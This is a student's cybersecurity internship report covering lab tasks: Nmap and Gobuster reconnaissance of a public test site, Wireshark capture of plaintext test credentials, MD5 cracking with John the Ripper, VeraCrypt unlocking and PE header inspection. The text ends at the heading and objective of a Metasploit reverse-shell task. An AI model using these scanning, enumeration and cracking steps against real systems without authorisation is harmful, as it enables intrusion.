Internship Final Report

Cyber Security

Student Name	Nitin Kumar Sharma
University	Purnima Institute of Engineering and Technology
Major	Computer Science and Engineering
Internship Duration	May 1st, 2026 – May 31st, 2026
Company	InsightOps
Domain	Cyber Security
Mentor	Mr. Surendharan
Assistant Mentor	Mr. Pranshu
Coordinator	Mr. Aakash

Objectives

The primary objectives set for this internship were:

- Develop a thorough understanding of core cybersecurity concepts including network reconnaissance, port scanning, web enumeration, packet analysis, cryptographic hash cracking, disk encryption, PE binary analysis, and payload-based exploitation.
- Gain practical hands-on experience using industry-standard tools: Nmap, Gobuster, Wireshark, John the Ripper, VeraCrypt, PE Explorer, and Metasploit Framework.
- Apply ethical hacking methodology — moving from passive information gathering through active enumeration to controlled exploitation — in a structured, permission-based lab environment.
- Understand attack vectors from an adversarial perspective in order to recommend and implement effective defensive countermeasures.
- Build professional competencies in technical documentation, analytical thinking, and security tool usage applicable to a career in information security.

Tasks and Responsibilities

The internship comprised six structured tasks divided into Beginner and Intermediate levels. Each task required the use of specific cybersecurity tools and methodologies. Below is a detailed account of each task along with the corresponding proof-of-work screenshots.

Task 1 (Beginner) — Open Port Discovery on testasp.vulnweb.com

Objective: Identify all open TCP ports and running services on the target web server to map its attack surface before further testing.

Tool Used: Nmap 7.94SVN

Procedure:

1. Opened the Kali Linux terminal and ran an aggressive scan: nmap -A testasp.vulnweb.com. The -A flag enables OS detection, version detection, NSE script scanning, and traceroute in a single pass.
2. Nmap reported that port 80/tcp was open, running Microsoft IIS httpd 8.5, hosting the "acuforum forums" web application. Port 113/tcp (ident) was closed.
3. NSE scripts flagged the TRACE HTTP method as potentially risky (ASPSESSIONIDAQDDATDD cookie observed without HttpOnly flag), indicating potential Cross-Site Tracing (XST) exposure.
4. The traceroute output showed a single hop of 1.83 ms to the destination AWS EC2 instance at ec2-44-238-29-244.us-west-2.compute.amazonaws.com (44.238.29.244).
5. These findings established the target profile: a Windows-based IIS 8.5 server exposing HTTP on port 80 with a potentially vulnerable ASP.NET forum application.

Screenshot — Nmap aggressive scan result confirming open ports and service versions:



Figure 1: nmap -A testasp.vulnweb.com — Port 80 open, IIS 8.5, TRACE method flagged

Task 2 (Beginner) — Directory Brute-Forcing with Gobuster

Objective: Enumerate hidden directories and files on the target website to discover the web application structure and identify potentially sensitive or misconfigured paths.

Tool Used: Gobuster 3.8.2

Procedure:

6. Launched Gobuster in directory enumeration mode with the command: gobuster dir -u http://testasp.vulnweb.com -w /usr/share/wordlists/dirb/common.txt. Configured with 10 threads, a 10-second timeout, and 404 as the negative status code to filter non-existent paths.
7. Gobuster sent GET requests for each of the 4,613 words in the common.txt wordlist, checking the HTTP response codes to detect accessible paths.
8. The scan completed successfully (Progress: 4613/4613, 100%) and discovered multiple accessible directories including: _vti_cnf, aspnet_client, avatars, cgi-bin, html, HTML, images, Images, jscripts, templates, T, t, and a publicly accessible robots.txt (HTTP 200, 13 bytes).
9. Notably, the cgi-bin/ directory returned HTTP 403 Forbidden — confirming its existence while restricting direct access, a common indicator of misconfiguration worth noting for further exploitation attempts.
10. The presence of aspnet_client and _vti_cnf directories confirmed the server runs ASP.NET and was previously configured with FrontPage Server Extensions, providing additional attack surface context.

Screenshot — Gobuster directory enumeration results:



Figure 2: Gobuster dir scan — 4613 paths tested, multiple directories discovered including cgi-bin, templates, robots.txt

Task 3 (Beginner) — Network Traffic Interception and Credential Capture with Wireshark

Objective: Intercept live HTTP network traffic during a login attempt on the target site and extract the credentials transmitted in plaintext over the unencrypted HTTP connection.

Tool Used: Wireshark (live capture on eth0)

Procedure:

11. Opened Wireshark on the Kali Linux machine and started a live packet capture on interface eth0, which carries all traffic between the Kali machine and the internet.
12. Navigated to the acuforum login page at http://testasp.vulnweb.com/Login.asp in Firefox and entered test credentials (username: test, password: test123), then clicked Login. The site responded with "Invalid login!" confirming the POST request was processed by the server.

Screenshot — acuforum login page showing test credentials entered and "Invalid login!" response:



Figure 3: Login attempt on testasp.vulnweb.com — credentials submitted, invalid login response received

13. Applied the Wireshark display filter tcp.stream eq 0 to isolate the initial TCP session and observe the GET request and three-way TCP handshake from IP 10.0.2.15 to 44.238.29.244 (port 80). Packet 9 contained the first HTTP GET / HTTP/1.1 request.

Screenshot — Wireshark showing TCP stream 0 with GET request and full HTTP headers:



Figure 4: Wireshark tcp.stream eq 0 — initial GET request to testasp.vulnweb.com captured

14. Changed the display filter to http.request.method == "POST" to isolate only HTTP POST requests. Three POST packets appeared — all directed to 44.238.29.244 on port 80, using application/x-www-form-urlencoded content type, confirming form submission traffic.

Screenshot — Wireshark POST filter isolating the three login POST packets:



Figure 5: Wireshark http.request.method==POST filter — 3 POST login packets captured, packet 427 selected

15. Right-clicked packet 427 and selected "Follow > HTTP Stream" to reconstruct the full HTTP conversation as Stream 13. The raw POST body in the request clearly showed: tfUName=test&tfUPass=test123 — the submitted username and password in plaintext.

16. The server response showed HTTP/1.1 200 OK, powered by Microsoft-IIS/8.5 and ASP.NET, confirming the login was processed. This demonstrates a critical security flaw: credentials sent over plain HTTP are fully readable by any network observer.

Screenshot — Wireshark Follow HTTP Stream showing plaintext credentials in POST body:



Figure 6: HTTP Stream 13 — tfUName=test&tfUPass=test123 visible in plaintext POST body

Task 4 (Intermediate) — Hash Decryption and VeraCrypt Volume Unlocking

Objective: Crack a hashed password from a provided encoded.txt file using John the Ripper, then use the recovered plaintext password to unlock a VeraCrypt-encrypted volume and retrieve the hidden secret code.

Tools Used: John the Ripper, VeraCrypt 1.26.7

Procedure:

17. Downloaded the task materials from the provided Google Drive link. The folder contained encoded.txt (holding an MD5 hash) and the VeraCrypt setup/volume files. Saved the hash value from encoded.txt into a file named hash.txt on Kali Linux.
18. Verified the RockYou wordlist was available: ran sudo gzip -d /usr/share/wordlists/rockyou.txt.gz which returned "No such file or directory" — confirming rockyou.txt was already decompressed. Verified with ls /usr/share/wordlists/ which showed rockyou.txt present.
19. Ran John the Ripper: john hash.txt --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt. John loaded 1 password hash in Raw-MD5 format (MD5 256/256 AVX2 8x3). The hash was cracked almost instantly, displaying the result: password123.
20. John completed the session with statistics: 33.33 g/s, 51200 p/s, 51200 c/s — confirming the cracked password. The session was completed at 2026-05-30 11:59.

Screenshot — John the Ripper successfully cracking the MD5 hash to reveal "password123":



Figure 7: John the Ripper — MD5 hash cracked: password123 recovered from rockyou.txt wordlist

21. On the Windows virtual machine, launched the VeraCrypt installer (VeraCrypt Setup 1.26.7.exe), installed VeraCrypt, then used it to mount the provided encrypted container. Entered "password123" as the volume password — the container mounted successfully as Local Disk (M:).
22. Browsed the mounted VeraCrypt volume on the Windows machine. Located and opened the file named "shadowfi" in Notepad. The file contained the secret code: "The secret code is :- never giveup".

Screenshot — VeraCrypt volume mounted, secret code revealed in the file:



Figure 8: VeraCrypt volume (Local Disk M:) mounted and opened — secret code: "The secret code is :- never giveup"

Task 5 (Intermediate) — PE Header Analysis with PE Explorer

Objective: Perform static analysis on the provided VeraCrypt executable using PE Explorer to identify the PE (Portable Executable) header properties — specifically, the Address of Entry Point.

Tool Used: PE Explorer

Procedure:

23. Downloaded VeraCrypt Setup 1.26.7.exe from the provided Google Drive link onto the Windows virtual machine (Desktop of C:\Users\NITS\Desktop\).
24. Opened PE Explorer on the Windows machine and loaded the VeraCrypt Setup 1.26.7.exe file via File > Open. PE Explorer parsed the binary and displayed the complete PE header structure.
25. Navigated to the internal PE sections view, which showed all sections of the executable: .rsrc (19.7 MB), .data (16.4 KB), .rdata (91.6 KB), .reloc (20.3 KB), .rsrc_1 (464 bytes), .text (474 KB), [0] (14.9 MB), and CERTIFICATE (12.0 KB). The analysis log at the bottom showed EOF extra data and resource decompilation activity, confirming a packed/self-extracting executable.

Screenshot — PE Explorer showing internal sections of VeraCrypt Setup 1.26.7.exe:



Figure 9: PE Explorer — VeraCrypt setup executable sections (.rsrc, .data, .text, etc.) with analysis log

26. Navigated to the Headers Info view in PE Explorer. The COFF/PE header fields were displayed, confirming: Machine type 014Ch (i386), 5 sections, compiled 30/09/2023 at 09:26:30, PE32 format (Magic: 010Bh), Linker version 10.0, Size of Image 20402176 bytes, Subsystem Win32 GUI.
27. Located the Address of Entry Point field (highlighted row) which displayed the value 004237B0h. This hexadecimal address represents the virtual memory address at which the Windows loader transfers execution when the executable is launched — the first instruction of the program.
28. Confirmed the value at the top of the PE Explorer window: "Address of Entry Point: 004237B0" and "Real Image Checksum: 021B358Fh". Captured the screenshot as proof.

Screenshot — PE Explorer Headers Info with Address of Entry Point highlighted as 004237B0h:



Figure 10: PE Explorer Headers Info — Address of Entry Point: 004237B0h (highlighted)

Task 6 (Intermediate) — Reverse Shell via Metasploit Payload

Objective: Generate a Windows reverse shell payload using Metasploit's msfvenom, deliver it to a Windows 11 virtual machine via Apache, and establish a Meterpreter reverse shell session confirming full remote access.

Tools Used: Metasploit Framework (msfconsole, msfvenom), Apache2, Nmap

